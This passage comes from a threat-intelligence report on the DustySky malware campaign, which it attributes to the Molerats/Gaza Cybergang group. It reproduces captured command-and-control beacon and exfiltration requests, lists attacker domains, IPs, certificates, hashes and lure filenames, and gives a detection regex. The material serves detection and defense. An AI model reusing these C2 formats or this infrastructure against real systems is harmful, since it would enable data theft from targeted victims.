Connection: close
Content-Type: text/html; charset=UTF-8


OK
```

Next, a GET request is sent with information about the infected computer as Base64 parameters:

```
GET
/IOS.php?Pn=9TbmRvd3KTxpbmRvd3icj4&fr=&GR=RmFjZUJvb2soSU9TKTxicj4gMjAxNS
0wOC0yNA&com=IDxicj4gIDxicj4g&ID=3865782032222227381194728124816739146 78
&o=TWljcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwg&ho=ZmFjZXRvby5jby52dQ==&
av=&v=501P HTTP/1.1
User-Agent: 38657820322222738119472812481673914678
Host: facetoo.co[.]vu
```

Another example of a URL in the GET request:

```
http://ra.goaglesmtp.co.vu/NSR.php?Pn=MWw1bEoxVDJqQiB8IFBTUFVCV1M&fr=&GR
=REFGQksoTlNSKTxicj4gMjAxNS0xMS0wNA&com=IDxicj4gIDxicj4g&ID=133279209241
```

```
3456185123175751832151776025 2DAFBK&o=TWljcm9zb2Z0IFdpbmRvd3MgNyBIb21lIFB
yZW1pdW0g&ho=cmEuZ29hZ2xlc210cC5jby52dQ==&av=&v=704
```

Parameters

Parameter	Structure and meaning
Pn	<computer name> | <user name>
GR	hardcoded campaign identifier in the form of <token1 (token2)> <date> for example: "wikileaks (Ra) 2015-06-11" or "meshal(Music) 2015-07-15 "
com	 Never used.
ID	<identification number>
o	<operating system>
Ho	<host>
av	Anti-virus name
v	DustySky malware version

The following regular expression matches the communication patterns:

\/[A-Za-z]{2,5}\.php\?(?:(Pn|fr|GR|com|ID|o|ho|av|v)=[A-Za-z0-9\/=+]*={0,2}&?){5,9}

Stolen information sent to command and control as POST requests:

```
POST /RaR.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: 10425415622311312925513317822596221621351901 07BK
Host: down.supportcom.xyz
Content-Length: 109127
Expect: 100-continue

ke=iVBORw0KGgoAAAANSUhEUgAAAyAAAAJYCAYAAACadoJwAAAAAXNSR0IArs4c6QAAAARnQU1BAACxjw
v8YQUAAAAJcEh....
ID=10425415622311312925513317822596221621351901 07BK&
N=Screen-2015-10-06_05-15-34-PM.png
HTTP/1.1 100 Continue
```


SSL and digital certificates


Recently, command and control communication changed from HTTP to HTTPS. The digital certificate used in the HTTPS traffic is either self-signed or uses a legitimate Comodo issued certificate.

The domain bulk-smtp[.]xyz, which is owned by the attackers, uses the following digital certificate:

```
Certificate:
  Data:
       Version: 3 (0x2)
       Serial Number:
           35:e5:39:4c:58:e8:4d:f5:fa:9a:3c:25:21:12:01:19
    Signature Algorithm: sha256WithRSAEncryption
```

```
        Issuer: C=GB, ST=Greater Manchester, L=Salford, O=COMODO CA Limited,
CN=COMODO RSA Domain Validation Secure Server CA
        Validity
            Not Before: Nov 25 00:00:00 2015 GMT
            Not After : Nov 24 23:59:59 2016 GMT
        Subject: OU=Domain Control Validated, OU=PositiveSSL, CN=bulk-smtp.xyz
```





Prior to using the Comodo issued certificate, the attackers used a self-signed certificate, impersonating a Tel-Aviv, Israel based company called EMS. The organizational unity in the certificate is “Email Markting Sales” (note the misspelling of "marketing").

```
    Certificate:
        Data:
            Version: 3 (0x2)
            Serial Number: 13229300438499639338 (0xb797eaa82fb0c02a)
        Signature Algorithm: sha256WithRSAEncryption
```

```
        Issuer: C=IL, ST=Israel - Telaviv, L=Tel Aviv, O=EMS, OU=Email
Markting Sales, CN=email-market.ml/emailAddress=info@email-market.ml
        Validity
            Not Before: Nov 17 14:15:08 2015 GMT
            Not After : Nov 16 14:15:08 2016 GMT
        Subject: C=IL, ST=Israel - Telaviv, L=Tel Aviv, O=EMS, OU=Email
Markting Sales, CN=email-market.ml/emailAddress=info@email-market.ml
```

For another domain, smtp.gq, this self-signed certificate was used:

```
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 12074485766838107425 (0xa79130d4e1e53d21)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=IL, ST=Tel Aviv, L=Tel Aviv, O=BEM, OU=BEM co., CN=smtp.gq
/emailAddress=info@smtp.gq
        Validity
            Not Before: Nov 17 14:48:51 2015 GMT
            Not After : Dec 17 14:48:51 2015 GMT
        Subject: C=IL, ST=Tel Aviv, L=Tel Aviv, O=BEM, OU=BEM co.,
CN=smtp.gq /emailAddress=info@smtp.gq
```


DustySky communication uses some or all of the following paths when communicating with its command and control server:

Update.php
conn.php
geoiploc.php
news.htm
pass.php
passho.php
passyah.php

Infrastructure


Using PassiveTotal's attack analysis platform, we were able to visualize the last 6 months of data for key infrastructure used by the actors. It's worth noting that all IP addresses have been active in the past several weeks with many of the domains resolving to them being a combination (green squares) of dynamic DNS providers (blue squares) and registered domains (brown squares). These heatmaps allow us to identify interesting periods or changes in the infrastructure that may have been due to actors adjusting their tactics.

192.161.48.59




In this graph, we can see the actors used a combination of dynamic DNS and registered domains up until December 23rd. On that day, the actors seem to remove the registered domain and strictly use dynamic DNS. It's unclear why this would occur, but it's possible that the server changed functions in the attack or was no longer needed.

192.52.167.235




In this graph, the colors clearly segment activity that occurred. The primary period of interest appears to be when both dynamic DNS and registered domains are in use. This occurs from September 23rd to December 17th and has a number of days where new domains are associated to the IP address. While not entirely known, this period could reflect the actors going live in their operation. Based on emails sent and compilation dates, there were plenty of phishing campaigns going on during this period of time. It's also worth noting that this IP address is no longer showing any content which could mean it's been taken offline.

167.160.36.14




In this graph, we see activity starting on September 9th being directed to a dynamic DNS provider. Similar to Graph One, we can see an increase in domains around the November timeframe with a drop-off in December. Again, not entirely clear, but November may have been a point where the attackers felt the need to diversify the domains they were using in attacks.

45.32.13.169



In this graph, the gray blocks indicate that no activity was captured for a majority of the time. Starting November 9th, the actors introduced four unique, registered domains before then adding dynamic DNS providers. What's most interesting about this IP address is that the content for both dynamic DNS urls and registered domains lead to the same download page that hosts a Windows executable. It's unclear why the attackers continue to use both, but the move from registered domains to also using dynamic DNS domains could suggest the actors are beginning to wise up. The use of dynamic DNS infrastructure makes attribution and tracking more difficult as a dynamic DNS domain could be shared by unrelated parties.

72.11.148.147



In this graph, we see the same lack of data until recent months and the use of both dynamic DNS and registered domains. Given the recent activity and a large amount of domains being pointed at this IP address, it's plausible that this server may be the most current of the actors. In fact, it could be involved in on-going operations that we have seen into this year.

Threat actor and Attribution

We attribute the DustySky attacks, with medium-high certainty, to the same group that FireEye[12] called **Molerats** and Kaspersky[13] called **Gaza cybergang**. Based on the following characteristics[14].

Infrastructure overlap

Indicator	Used by	Also used for DustySky with
192.52.167.125	Gaza cybergang	f589827c4cf94662544066b80bfda6ab 0756357497c2cd7f41ed6a6d4403b395 84e5bb2e2a27e1dcb1857459f80ac920
192.161.48.59	Was pointed to by update.ciscofreak.com used by Gaza cybergang	18ef043437a8817e94808aee887ade5c 3227cc9462ffdc5fa27ae75a62d6d0d9 fcecf4dc05d57c8ae356ab6cdaac88c2 9c60fadece6ea770e2c1814ac4b3ae74
dnsfor.dnsfor.me	Gaza cybergang	7a91d9bcd02b955b363157f9a7853fd1
185.82.202.207	Was pointed to by dnsfor.dnsfor.me used by Gaza cybergang	7f5cb76ca3ba8df4cabceb3c1cd0c11e c8fa23c3787d9e6c9e203e48081a1984 6af77a2f844c3521a40a70f6034c5c4a

Gaza Strip origins

Only one sample – aa288a5cbf4c897ff02238e851875660 – was uploaded to VirusTotal, shortly after it was compiled. Less than a minute and a half elapsed between compilation on August 8th 2015 at **10:31:12** and the first VirusTotal submission at **10:32:24**. This sample was uploaded from Gaza.

The very short time frame between compilation and VirusTotal submission could indicate that the attacker is the one who has submitted the sample – in order to learn whether antivirus engines detect it.


Compilation timestamp	2015-08-08 10:31:12


Date	File name	Source	Country
2015-10-07 18:18:02	548e7a547c8fe8f7281ff63f8ebfcc05ae7bc...	bb52e797 (community)	US
2015-10-05 08:50:35	vti-rescan	d25a680a (community)	IN
2015-10-05 06:26:41	vti-rescan	d25a680a (community)	IN
2015-10-01 06:23:52	vti-rescan	d65ad749 (community)	PK
2015-09-30 19:59:32	vti-rescan	730bac5b (community)	CA
2015-09-30 18:16:00	vti-rescan	730bac5b (community)	CA
2015-08-08 10:32:24	Music Synchronization.exe	f6dec7cf (web)	PS

[12] https://www.fireeye.com/blog/threat-research/2013/08/operation-molerats-middle-east-cyber-attacks-using-poison-ivy.html
[13] https://securelist.com/blog/research/72283/gaza-cybergang-wheres-your-ir-team/
[14] All attribution data in the table are taken from https://securelist.com/blog/research/72283/gaza-cybergang-wheres-your-ir-team/.

Email messages sent from Gaza Strip

Some of the malicious email messages, for example those containing "Supermodel Bar Refaeli Stars in Israeli Spy Movie.exe" and "חמאס חשף תיעוד של גלעד שליט מהשבי.exe" (Hamas unveiled a documentation of Gilad Shalit in captivity), were sent from 185.12.187.105[15] and 31.223.186.71[16] respectively. Both IPs belong to internet provider CITYNET[17], based in Gaza Strip.





Similar TTPs

The attribution of this activity to the above mentioned group is also based on similarities in attack characteristics:

- Email subjects.
- Content of lure documents.
- Style and grammatical errors.
- Impersonation of senders from government organizations, security forces and media outlets.
- Impersonating legitimate software.
- Target characteristics and overlap (i.e. organizations that where targeted by Molerats are similarly targeted with DustySky)

Individuals


Recent samples had "Last Saved By" properties of the document point to a specific individual who we believe is one of the attackers. In his Social media accounts this individual defines himself as a Software Engineer who lives in Gaza. Public interactions on his YouTube page (such as videos he liked) are related to hacking tools and methods. We have decided not to disclose this individual's name in the public report.

[15] https://whois.domaintools.com/185.12.187.105
[16] http://whois.domaintools.com/31.223.186.71
[17] CITYNET — City Net Informatics, Internet and Communication Technologies and General Trade Ltd. (PS)

Appendix A - Malicious email messages and lures

Below we present email and lure documents that were used in the campaign.

Saudi Arabia boosts security on Yemen border



Saudi Arabia boosts security on Yemen border


The Saudi military is boosting security along the Yemeni border, moving in tanks, artillery units and border guards to counter the threat posed by Houthi fighters.

The extra troops and equipment have been dispatched to the country's southwestern border adjacent to the northern Yemeni province of Saada, the main stronghold of Houthi fighters.


Al Jazeera's Mohamed Vall, reporting from the Saudi side of the frontier on Tuesday, said he

Greek coastguard appears to sink refugee boat.exe


US delegation heading to Israel to discuss Iran terror funding
eea2e86f06400f29a2eb0c40b5fc89a6



